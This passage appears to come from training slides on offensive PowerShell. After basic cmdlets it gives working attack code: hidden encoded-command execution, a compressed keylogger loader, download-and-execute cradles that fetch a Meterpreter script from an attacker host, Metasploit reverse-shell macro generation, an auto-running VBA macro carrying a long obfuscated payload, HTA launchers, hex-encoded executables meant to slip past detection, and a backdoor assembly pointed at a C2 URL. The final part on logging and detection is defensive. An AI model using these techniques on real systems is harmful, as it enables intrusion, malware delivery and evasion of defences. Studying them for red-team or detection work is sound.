Get-Service | where-object { $_.Status -eq "Running" }
```

- On PowerShell v3 this can be done with a Script Block or by Specifying the property and value as parameters.

```
Get-Service | Where-Object -Property Status -eq -Value Running
```

```
Get-Service | Where-Object Status -eq Running
```

Selecting Objects

- The **`Select-Object`** cmdlet allows for:
  - Selecting specific objects or a Range of objects from an ordered list objects that contains specific properties.
  - Selecting a given number from the beginning or end of a ordered list of objects.
  - Select specific properties from objects.
  - Creation of new object with properties
  - Renaming object properties

Selecting Objects

- Selecting specific Objects from a list

```
PS > Get-Process | Sort-Object workingset -Descending | Select-Object -Index 0,1,2,3,4
```

- Selecting a range of objects from a list

```
PS > Get-Process | Sort-Object workingset -Descending | Select-Object -Index (0..4)
```

- Select the first 5 from a list

```
PS > Get-Process | Sort-Object workingset -Descending | Select-Object -first 5
```

- Creating/Renaming a property

```
PS > Get-Process |  Select-Object -Property name,@{name = 'PID'; expression = {$_.id}}
```

Iterating Objects

- Iteration is the method by which several objects in a collection are processed one by one and actions are taken against them.
- In PowerShell, there are 2 methods for iterating thru objects and are often confused:
  - **`ForEach-Object`** cmdlet and its aliases **`foreach`** and **`%`**.
  - **`foreach(<variable> in <collection>){}`** statement.
- Each method will take a collection and process the objects in a Scriptblock but each behaves differently, however and it's use will vary case by case.

Iterating Objects

- The ScriptBlocks parameters are also positional

```
PS C:\> 1..5 | ForEach-Object { $Sum = 0 } { $Sum += $_ } {
$Sum }

15
```

- To skip to the next object to be process in **ForEach-Object** the keyword **return** is used.
- For exiting the loop inside of a **ForEach-Object** the **break** keyword is used.
- For Next value in the loop inside of a **ForEach-Object** the **return** keyword is used inside the comparing script block.

Iterating Objects

- The **`foreach`(<variable>** **`in`** **<collection>){}** statement places on each iteration an element of a collection in to memory first and then processes each. (Not good for very large collections)
- Since the collection being worked on is loaded in to memory it tends to be faster than the ForEach-Object cmdlet.
- To skip to the next object to be process in **foreach statement** the keyword **`continue`** is used.
- For exiting the loop inside of a **foreach statement** the **`break`** keyword is used.

Iterating Objects

- The foreach statement can be used in the shell as well as in scripts

```
 PS >foreach ($i in (1..10)){
>>      if ($i -gt 5){
>>          continue
>>      }
>>      $i
>> }
>>

1
2
3
4
5
```

Grouping Objects

- PowerShell allows the grouping of object based on a key property using the **`Group-Object`** cmdlet

```
PS > Get-Service | Group-Object status

Count Name                      Group
----- ----                      -----
  103 Stopped                   {AeLookupSvc, ALG...}
   55 Running                   {AudioSrv, BFE, BITS...}
```

- For each group, it return an object called `Microsoft.PowerShell.Commands.GroupInfo` with properties:
  - Count
  - Group
  - Name
  - Values

Formatting

- Formatting is how the information from the Objects returned from cmdlets are shown on the screen.
- When PowerShell default to showing all set properties for an object unless a **format.pmxml** files in the PowerShell object being displayed exists in the installation folder.
- If there is no formatting predefined if 4 or less properties exist it will use a table and if it is 5 or more a list.

Formatting

- The formatting cmdlets are:
  - **`Format-Custom`** Used for the testing and creation of custom format files (not covered in this class).
  - **`Format-Table`** formats the output of a command as a table of properties in which each property is displayed on a separate column.
  - **`Format-List`** formats the output of a command as a list of properties in which each property is displayed on a separate line.
  - **`Format-Wide`** formats the objects in a screen wide table showing only one property of the object.

Formatting

- **`Format-Table`** will try to fill the whole with of the screen.
- Great for showing a selected number of properties in a format that uses the most of the screen.
- Properties can be selected with the **`-property`** parameter.
- If the content of the property is longer than the column with it will be truncated by default.
- Column titles can be changed with custom expression for the property.
  `@{name=”name”;Expression={<expression>}}`

Formatting

- **`Format-List`** will only show the default properties for the view configured.
- **`Format-List`** is a recommended cmdlet for listing all properties and their values for discovery and troubleshooting.

Formatting

- When a format cmdlet is used no object is returned, only the formatted text so no cmdlet that expects objects should be used at the extreme right of the command.
- The only cmdlets that can use the formatted output are:
  - **Out-File** - Saves output shown on screen to a file.
  - **Out-Printer** - Send output shown on screen to a printer.
  - **Out-Host** - Sends output to the stdout of the session.

Execution

Executing PowerShell

- Windows PowerShell typically is not the initial vector of compromise in attacks. It is used mainly as a Post-Exploitation tool.
- PowerShell is executed in the following manners:
  - **powershell.exe** passing scripts and commands as arguments.
  - .NET **Applications** creating a PowerShell RunSpace (C#, VB.net ..etc).
  - **Unmanaged Process** creating a PowerShell RunSpace in machine code binary (C, C++)

Executing PowerShell

- The PowerShell executable has a large selection of parameters that can be used.

```
PowerShell[.exe] [-PSConsoleFile <file> | -Version <version>]
    [-NoLogo] [-NoExit] [-Sta] [-Mta] [-NoProfile] [-NonInteractive]
    [-InputFormat {Text | XML}] [-OutputFormat {Text | XML}]
    [-WindowStyle <style>] [-EncodedCommand <Base64EncodedCommand>]
    [-ConfigurationName <string>]
    [-File <filePath> <args>] [-ExecutionPolicy <ExecutionPolicy>]
    [-Command { - | <script-block> [-args <arg-array>]
                  | <string> [<CommandParameters>] } ]
```

Executing PowerShell

- Main parameters when used offensively
  - **WindowStyle** – set to *Hidden* so no window is shown.
  - **Version** – to specify version *2.0* on windows systems running 2012, 2012 R2 and Windows 10 (when .NET 3.5 is installed)
  - **NoProfile** – none of the PowerShell profiles are loaded at execution.
  - **Command** – Command or Script Block to execute
  - **EncodedCommand** – Null terminated Base64 encoded command or script.

Executing PowerShell

- Each one of the options can be shortened just like Cisco IOS command as long as the shortened version is unique.
  - **-NoP** (-NoProfile)
  - **-NonI** (-NonInteractive)
  - **-W Hidden** (-WindowStyle Hidden)
  - **-EP Bypass, -Exec Bypass** (-ExecutionPolicy)
  - **-EC <Base64>, -E <Base64>** (-EncodedCommand <Base64>)
- The Windows console has 8191 character limit in the amount of info the console can handle (KB830473) for a command.

Encode Command

- An encoded command is one or more commands encoded as a Null terminated Base64 encoded string
- Encoding a command or script block for use with the -EncodedCommand parameter is easy in PowerShell

```
$bytes = [Text.Encoding]::Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)
```

- When Running on Linux/OSX we can use iconv and base64 commands

cat powershellscript.txt | iconv --to-code UTF-16LE | base64 -w 0

Compressed Script

- We can compress the content of a script that may be to large and then decompressing in the execution.

```
 # Get Content of Script
$contents =  Get-Content C:\Users\Carlos\Desktop\keylogger.ps1
```

```
# Compress Script
$ms = New-Object IO.MemoryStream
$action = [IO.Compression.CompressionMode]::Compress
$cs = New-Object IO.Compression.DeflateStream ($ms,$action)
$sw = New-Object IO.StreamWriter ($cs, [Text.Encoding]::ASCII)
$contents | ForEach-Object {$sw.WriteLine($_)}
$sw.Close()

# Base64 encode stream
$code = [Convert]::ToBase64String($ms.ToArray())
```

Execute Compressed Script

- We can now build a command to execute the script.
- It is recommended to not encode this command since it will negate the advantage of the compression by double encoding
- We execute this command with the **-command** option in **powershell.exe**

```
$command = "Invoke-Expression `$(New-Object IO.StreamReader (" +
    "`$(New-Object IO.Compression.DeflateStream (" +
    "`$(New-Object IO.MemoryStream (,"+
    "`$([Convert]::FromBase64String(`"$code`")))), " +
    "[IO.Compression.CompressionMode]::Decompress)),"+
    " [Text.Encoding]::ASCII)).ReadToEnd();"
```

PowerShell in .NET

- PowerShell is a .NET shell and language where powershell.exe is only but a hosting application for the engine.
- The engine can be used inside of any of the .NET languages (C#, F#, VB.NET)
- Logging of actions in PowerShell are at the engine level with the exception of constrained mode.

PowerShell in .NET

```
1   using System;
2   using System.Management.Automation;
3
4   namespace PSConsolev2
5   {
6       class Program
7       {
8           static void Main(string[] args)
9           {
10              PowerShell PSRunspace = PowerShell.Create();
11              PSRunspace.AddCommand("Get-Process");
12              PSRunspace.AddCommand("Out-String");
13              var output = PSRunspace.Invoke();
14              foreach (PSObject PSObject in output)
15              {
16                  Console.WriteLine(PSObject);
17              }
18          }
19      }
20  }
```

PowerShell in .NET

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Management.Automation;
using System.Management.Automation.Runspaces;
using System.Collections.ObjectModel;

namespace pssharp
{
    class Program
    {
        static void Main(string[] args)
        {
            Runspace runSpace = RunspaceFactory.CreateRunspace();
            runSpace.Open();
            Pipeline pipeline = runSpace.CreatePipeline();
            Command getProcess = new Command("Get-Process");
            Command outString = new Command("Out-String");
            pipeline.Commands.Add(getProcess);
            pipeline.Commands.Add(outString);
            Collection<PSObject> output = pipeline.Invoke();
            foreach (PSObject psObject in output)
            {
                Console.WriteLine(psObject);
            }
        }
    }
}
```

PowerShell in C++

```
1   // ConsolePS.cpp : main project file.
2
3   #include "stdafx.h"
4
5   using namespace System;
6   using namespace System::Collections::ObjectModel;
7   using namespace System::Management::Automation;
8
9   int main(array<System::String ^> ^args)
10  {
11      PowerShell^ _PowerShellObj = PowerShell::Create();
12      _PowerShellObj->AddScript("get-hotfix | out-string");
13      auto output = _PowerShellObj->Invoke();
14      for (int i = 0; i < output->Count; i++)
15      {
16          String^ objectString = output[i]->ToString();
17          Console::WriteLine(objectString);
18      }
19      return 0;
20  }
```

PowerShell in Unmanaged Process

- Most offensive tools are moving to the use of creating a .NET environment and loading PowerShell inside of a process via the injection of libraries (DLLs).
- Most referenced projects are:
  - PowerPick
    https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerPick
  - UnmanagedPowerShell
    https://github.com/leechristensen/UnmanagedPowerShell
- Tools like Cobalt Strike and Metasploit Meterpreter Extension use UnmanagedPowerShell
- Empire uses PowerPick

PowerShell in Unmanaged Process

- Each one of the techniques instantiate a PowerShell v2 engine in memory.
- PowerPick is single threaded
- UnmanagedPowerShell runs scripts in their own AppDomain.
- In both techniques the use of PowerShell Jobs will instantiate a new process of powershell.exe negating the stealthiness.
- Only Runspace startup and end are logged in the EventLog.

Download and Execute

- Two main methods of downloading and executing code are:
  - **In Memory** – Code is downloaded in to the current RunSpace and executed without touching disk.
  - **To Disk** – Code is downloaded to disk and then executed by PowerShell or any other binary on the system.
- This pieces of code are also called cradles by several practitioners. Term made popular by @obscuresec and @mattifestation.
- The most common cradle is using WebClient and it is used as a trigger by many hunt teams.

WebClient Cradle

Download and Execute

- **Net.WebClient** .NET System Class:
  - Can be made to use System configured Proxy or alternate one.
  - Can use configured Proxy credentials or alternate ones.
  - We can provide a UserAgent
  - Can download and upload Data as Byte Array in memory.
  - Can download and upload files from disk
  - Limited by process RAM

```
$webClient = New-Object System.NET.WebClient
$payload_url = "http://192.168.1.100:8000/x86_met.ps1"
$command = $webClient.DownloadString($payload_url)
Invoke-Expression $command
```

Download and Execute

- Changing the user agent sent in the header:

```
$webClient = New-Object System.NET.WebClient
$webClient.Headers.Add("user-agent",
    "Windows-RSS-Platform/2.0 (MSIE 9.0; Windows NT 6.1)")
```

  - ***Need to be set before each request***

- Set the default proxy with default credentials

```
$proxy = [Net.WebRequest]::GetSystemWebProxy()
$proxy.Credentials = [Net.CredentialCache]::DefaultCredentials
$webClient.Proxy = $proxy
```

Download and Execute

- Download a script in to memory

```
$command = $webClient.DownloadString($payload_url)
```

- Download binary data as a byte array in to memory

```
$assembly = $webClient.DownloadData($payload_url)
```

- Download binary data as a byte array (great for DLLs and PE files)

```
$webClient.DownloadData($payload_url)
```

Download and Execute

- Download file or data, FTP (RETR) and HTTP (GET), The protocol is selected based on the URI.

```
$webClient.DownloadFile("ftp://192.168.1.152/bashhistory.txt",
        "C:\Users\Carlos\bashhistory.txt")
```

- Upload file or data, FTP (STOR) and HTTP (POST), The protocol is selected based on the URI.

```
$webClient.UploadFile("ftp://192.168.1.152/bashhistory.txt",
        "C:\Users\Carlos\bashhistory.txt")
```

WebRequest Cradle

Download and Execute

- **Net.WebRequest** .NET System Class:
  - Can be made to use System configured Proxy or alternate one.
  - Can use configured Proxy credentials or alternate ones.
  - We can provide a UserAgent
  - Best for downloading script in to memory
  - Limited by process RAM

```
$webRequest = [System.NET.WebRequest]::Create("http://192.168.1.100:8000/x86_met.ps1")
$response = $webRequest.GetResponse()
IEX ([System.IO.StreamReader]($response.GetResponseStream())).ReadToEnd()
```

Download and Execute

- Changing the user agent sent in the header:

```
$webRequest = [System.NET.WebRequest]::Create("http://192.168.1.100:8000/x86_met.ps1")
$webRequest.UserAgent = "Windows-RSS-Platform/2.0 (MSIE 9.0; Windows NT 6.1)"
```

- Set the default proxy with default credentials

```
$proxy = [Net.WebRequest]::GetSystemWebProxy()
$proxy.Credentials = [Net.CredentialCache]::DefaultCredentials
$webRequest.Proxy = $proxy
```

COM Object Based Cradles

Download and Execute

- There are several COM objects that can be leveraged as execution cradles in PowerShell
- All COM objects are configured in a similar manner with the exception of **InternetExplorer.Application** since it creates a IE process it then controls

COM Object	Proxy Aware	Default User Agent
WinHttp.WinHttpRequest.5.1	No	Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Msxml2.XMLHTTP	Yes	IE 7.0 Compatible Header
Microsoft.XMLHTTP	Yes	IE 7.0 Compatible Header
InternetExplorer.Application	Yes	Uses IE

Download and Execute

- These objects are used in the same way for simple download of content and execution
  - WinHttp.WinHttpRequest.5.1
  - Msxml2.XMLHTTP
  - Microsoft.XMLHTTP

```
$comobj = New-Object -ComObject Microsoft.XMLHTTP
$comobj.open("GET", "http://192.168.1.100:8000/x86_met.ps1" false)

# User Agent can be modified.
$comobj.SetRequestHeader("User-Agent", "Evil PS Cradle")
$comobj.send()
iex $comobj.responseText
```

Download and Execute

- WinHttp.WinHttpRequest.5.1 does not use the default system proxy but one can be specified
  - https://msdn.microsoft.com/en-us/library/windows/desktop/aa384059(v=vs.85).aspx

Cradle Execution

Cradle Execution

- PowerShell is mainly leveraged in client side attacks where some other method is used for initial execution.
- In most cases **powershell.exe** is executed with an encoded command by:
  - VBS/WSH/JS Script
  - Java Jar File
  - HTA Script
  - Microsoft Office Macro (VBA)
  - CHM (Compiled HTML Help)
  - PSExec/WMI

Tools

- Some of common tools we can use to generate files to SE targets are:
  - Unicorn by TrustedSec https://github.com/trustedsec/unicorn
  - SET (Social Engineering Toolkit) by TrustedSec https://www.trustedsec.com/social-engineer-toolkit/
  - Metasploit - https://github.com/rapid7/metasploit-framework
  - Nishang - https://github.com/samratashok/nishang

Office Macro

- Yes it is an old attack that still works and goes mostly undetected.
- Most organizations do not implement GPOs to block macros.
- Most organizations do not monitor process creations and those that do not look for a pattern of an office product creating another process that is not normal.
- Disabling Windows Scripting Host and enabling Signed policy does not affect the execution of a macro calling the Shell method in VBA

Office Macro

- VBA Shell( ) Method

```
Sub vba_exec()
    dblShellReturn = Shell("powershell.exe", vbHide)
End Sub
```

- COM Objects

```
Sub wshell_exec()
    Set wsh = CreateObject("wscript.shell")
    wsh.Run "powershell.exe", 0
End Sub
```

```
Sub wshell_exec2()
    Set wsh = GetObject("new:72C24DD5-D70A-438B-8A42-98424B88AFB8")
    wsh.Run "powershell.exe", 0
End Sub
```

Office Macro

- WMI

```
Sub wmi_exec()
    strComputer = "."
    Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
    Set objStartUp = objWMIService.Get("Win32_ProcessStartup")
    Set objProc = objWMIService.Get("Win32_Process")
    Set procStartConfig = objStartUp.SpawnInstance_
    procStartConfig.ShowWindow = 0
    objProc.Create "powershell.exe", Null, procStartConfig, intProcessID
End Sub
```

Macro

- Metasploit can generate a payload in **vba-psh** format
- Meterpreter Reverse HTTP:

```
msf > use payload/windows/meterpreter/reverse_http
msf payload(reverse_http) > set LHOST 192.168.1.104
LHOST => 192.168.1.104
msf payload(reverse_http) > set LPORT 8088
LPORT => 8088
msf payload(reverse_http) > generate -f /tmp/macro.vba -t vba-psh
[*] Writing 6535 bytes to /tmp/macro.vba...
```

- Shell Reverse TCP:

```
msf payload(powershell_reverse_tcp) > use payload/windows/shell_reverse_tcp
msf payload(shell_reverse_tcp) > set LHOST 192.168.1.104
LHOST => 192.168.1.104
msf payload(shell_reverse_tcp) > set LPORT 8080
LPORT => 8080
msf payload(shell_reverse_tcp) > generate -f /tmp/macro.vba -t vba-psh
[*] Writing 6556 bytes to /tmp/macro.vba...
```

Macro

```
Sub coUt()
  Dim d16a
  d16a = "powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlA
& "wB3AGUAcgBTAGgAZQBsAGwAXAB2ADEALgAwAFwAcABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACcAfQA7ACQAcwA9AE
& "kAHMALgBBAHIAZwB1AG0AZQBuAHQAcwA9ACcALQBuAG8AcAAgAC0AdwAgAGgaQBkAGQAZQBuACAALQBjACAAJABzAD0A
& "EEAQwBIAEUAZAAxAGsAQwBBADcAVgBXACsAMgAvAGEAUwBCAEQAKwBPAFoAWAA2AFAAMQBnAFYAawBtADAAZAB3AFIAQg
& "AYwBpADMATwBBAGwAOABnAFYAYQByAFIAbQAwAGsAZgBIAC8ALwA3AHEASwBIAEcAUABJAEUASwBXAE8AYgBZADAAcwBk
& "ABCADcAYwAwAHAAdwBLAE0AbgBDAFAAOABKADQAZwBSAG0AKwA3AE0ANgBYADIATwBMAEMAZAB5AEgAegBOAGQAZQBrAH
& "NAHEAeQBzAEkAUABPAFQANQB3AHMARgA5AGoAUwBUAFMASQB4AFkASQB3AGMASABoAHUAVABQAHoAaQBWAFcANwBvAGgA
& "FAASwBNADAASwBmADAAdgBUAHgASQBmADcAeQBPAGYARQB3AHkARABuAG0AQQBWAHIARQA3AE0ATgBzAFgAQwBZADAANQ
& "ALwArADcAOQBPAHkAYwBsAEEAcgA2AHUAcgBaAGEAcgBxAEcALwBhADQAOAA0ADUASABXAEIAMABNAFQAMgBPAE0AZgBn
& "AB0AE0AOABFADUAYQBuAG8ANABEAFkATQA5AGkAVwBSAEMAdQB6ADcARQAzAHMANgB1AGoASwBKAGQAMQBZACsAagByAD
& "GAHUASgBDAEwAVQB4AFUAeQAyAEkAWQB3AGgAZQBRAFkAagBsADUAOAA2AGMAUQBpAFMASgB1AG0AOQBnAEQALwBBADYA
& "GUASQBLAEMAYwBXAEMAbgBsAHEAYgBpAFkALwBSAHoATQA1AHQAUgByADQASQBXAGUAUgBCAFkARQBFAEIAQQBiAG0ARw
& "AMgBRAE8AdQBZADUAZwAyAEsAWABFAGoAcQBKAEMAbQBPAGoARQBJAHUAdABzAFcAWABQAFUAMQBKAGYAMgBKADQAagBF
& "wBCAEsAcwBqAE0AbwB3AEQASwBnADAAVwBlAEIAVQBVADQAcAB1AFMAeQBSAGwAZwBKAG4AMQBRAHUAcQBTAHEAdwBqAF
& "zAE4ATwA1AFUAWAA5AFkATABrADEAVgB1AHgAOQBPACsASwBPAHUAYQBnAE8AUwBYADAAMQBLAGgAMwBXAEwASABNAHkA
& "G4AMAB5ADcASwA5AGEARABUADYAZgBqAEMAZwBhAE8AbwByADcAVQBDAGcAagBzAG0AdQB6ADUAYQBnAFEAegBMADEAUg
& "AbgBuADcAZgB1AGwAcQB3ADYAYgBpAHcAZgB5AHEARABTAFYAOABjAGkAMQBvADUAMQBBAFYAVgB2AHUAbwBoAEgAYgBz
& "AB5ADEAQgBvAHIANQBkAEcAMwBmAHQATgBWADYAMwBBAGcAZwByAGUAdgBWAGcAYQBvAFEAVgBiAEQAdgB4ADYAVQB3AG
& "3AFcAWQA4AE0AVgAvADMAMABJAFcAWQBJAFUAQwBUAGoAZgBTADcAZgBuAHMAWAA4AHQAVQBwAHYASQBCAFkAdQBFAEEA
& "EUASQBiAEYAcQB4AGQASABzAHYAQgBUAFUAWAA1AHEARwBPAG4AUwAzAGQAMABqACsAQQB1AHAARQBuAE0ANAAxADgAYQ
& "ALwBCAC8AUQA1AGkAawA3AFEATAArADcATABkAEMAKwBMAFQAMgBHACsAbQBiAFkATQAxAG4AVAB4AEQAOABzAHYAeAA4
& "wBZAEsAQQBBAEEAPQAnACcAKQApADsASQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBTAHQAcgBlAG
& "vAG4ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ATQBvAGQAZQBdADoAOgBEAGUAYwBvAG0AcAByAGUAcwBzACkAKQApAC4A
& "HAAdQB0AD0AJAB0AHIAdQBlADsAJABzAC4AVwBpAG4AZABvAHcAUwB0AHkAbABlAD0AJwBIAGkAZABkAGUAbgAnADsAJA
& "AJABzACkAOwA="
  Call Shell(d16a, vbHide)
End Sub
Sub AutoOpen()
  coUt
End Sub
```

Nishang Macro

- Nishang has **Out-Excel** and **Out-Word** to generate Office files with macros with a desired payload or infect other files.
- **WARNING: this scripts modify the registry settings for TrustCenter of Office without warning on the box it is executed, downgrading your box security.**

Macros

- Most of the self generated Macros by tools have signatures for them.
- Simple modification and obfuscation many times is enough to bypass AV

HTA - HTML Application

- Windows has supported HTA files since Windows 2000 and it is used by operating system for Control Panel extensions (Add and Remove Programs) and abused by malware writers since.
- There is no security controls for them (No Authenticode, Execution Restrictions, Permissions ..etc).
- HTA leverage fully the Windows COM object model.
- When a HTA File is opened via a Web Browser a warning will be issued but the user just need to be convinced to click on “OK”.

HTA - HTML Application

- Allows the use of any of the Windows Scripting Host engines

```
<script language="jscript">
    var obj0 = new ActiveXObject("Wscript.Shell");
    obj0.Run("powershell.exe", 0);
</script>
```

```
<script language="vbscript">
    Dim obj0
    Set obj0 = CreateObject("Wscript.Shell")
    obj0.Run "calc.exe", 0
</script>
```

HTA - HTML Application

- When no engine is specified it uses the IE JavaScript engine that allows use of COM objects via ActiveX

```
<script>
    var obj0 = new ActiveXObject("Wscript.Shell");
    obj0.Run("powershell.exe", 0);
</script>
```

Encoding Executables

- Some network monitoring solution and endpoint solutions will detect a PEs or Assemblies that are being downloaded.
- A simple way around this type of solutions is to encode the payload and even encrypt it.

Encoding Executables

On Attacker

```
# Encode exe to hex
[byte[]] $hex = get-content -encoding byte -path C:\temp\evil_payload.exe

[System.IO.File]::WriteAllLines("C:\temp\hexdump.txt", ([string]$hex))
```

On Target

```
# Read file back to a byte array
[string]$hex = Get-Content -path “$($env:temp)\hexdump.txt”

[Byte[]] $temp = $hex -split ' '

[System.IO.File]::WriteAllBytes("$($env:temp\evil_payload.exe", $temp)
```

Encoding Executables

- Download Hex String from webserver, convert it to an executable and execute it hidden from the user.

```
$webClient = New-Object System.NET.WebClient

$payload_url = "http://192.168.6.156/payload.txt"

$payloadhex = $webClient.DownloadString($payload_url)

[Byte[]] $temp = $payloadhex -split ' '

[System.IO.File]::WriteAllBytes("$($env:TEMP)\payload.exe", $temp)

Start-Process -FilePath "$($env:TEMP)\payload.exe" -WindowStyle Hidden
```

Encoding Assemblies

- The technique can also be used to load a .NET Assembly that provides extended functionality or is invoked with special parameters in memory

```
$webClient = New-Object System.NET.WebClient
$payload_url = "http://192.168.6.156/backdoor_apt.txt"
$payloadhex = $webClient.DownloadString($payload_url)
[Byte[]] $bin = $payloadhex -split ' '
$al = New-Object -TypeName System.Collections.ArrayList
$al.Add([strings[]]”http://myc2c.com/login”)
$asm = [System.Reflection.Assembly]::Load($bin)
$asm.EntryPoint.Invoke($null, $al.ToArray())
```

Getting Around Execution Policy

- We can get around execution policy on the command line of PowerShell.exe with the **-ExecutionPolicy** option
- EXECUTION POLICY IS NOT A SECURITY BOUNDRY! REPEAT AFTER ME!
- Attackers are buying valid code signing certificates
- Attacker buy commercial “Penetration Testing” Tools that already have a valid code signing certificate
- They steal valid code signing certificates

Logging


Logging

- For tracking abuse of Windows PowerShell one can look at:
  - Process auditing logs to detect **powershell.exe** and **powershell_ise.exe** in addition to other processes.
  - Windows PowerShell logs for:
    - **RunSpace** (PSv2 and above)
    - **Module Logging** (PSv3 and above)
    - **Transcript** (PSv4/5 Windows 7, 2008 R2, 2012 R2 and 10)
    - **ScriptBlock Logging** (PSv4/5 Windows 7, 2008 R2, 2012 R2 and 10)
- Sysinternals SysMon:
  - Better process logging
  - System.Management.Automation Library loading

Process Auditing

- In the case of Windows 2012 R2 and Windows 8.1 Microsoft added the capability to enable command line logging for these systems for process and child process. To enable them one would go to **Computer Configuration -> Policies -> Administrative Templates -> System-> Audit Process Creation**
- On windows 7 and 2008 R2 with KB30004375 the enhancement was added.
  - HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit REGDWORD ProcessCreationIncludeCmdLine_Enabled 1

Process Auditing



RunSpace Logging

RunSpace Logging

- When launching PowerShell either locally or remotely the following Event Log IDs will be generated in the **Windows PowerShell** log:
  - **Event 400** Engine state is changed from None to Available (for RunSpace, Console and ISE)
  - **Event 403** Engine state is changed from Available to Stopped (for RunSpace, Console and ISE)
- If a script is ran on the ISE an event **24577** is created under **Microsoft-Windows-PowerShell/Operational** log

RunSpace Logging - PSSession

```
HostName=ServerRemoteHost
HostVersion=1.0.0.0
HostId=7d2a4d3b-1a23-44c0-9993-235d38056e0a
EngineVersion=4.0
RunspaceId=3f7d078a-73aa-4dd5-91b0-e19a519cf088
PipelineId=
CommandName=
CommandType=
ScriptName=
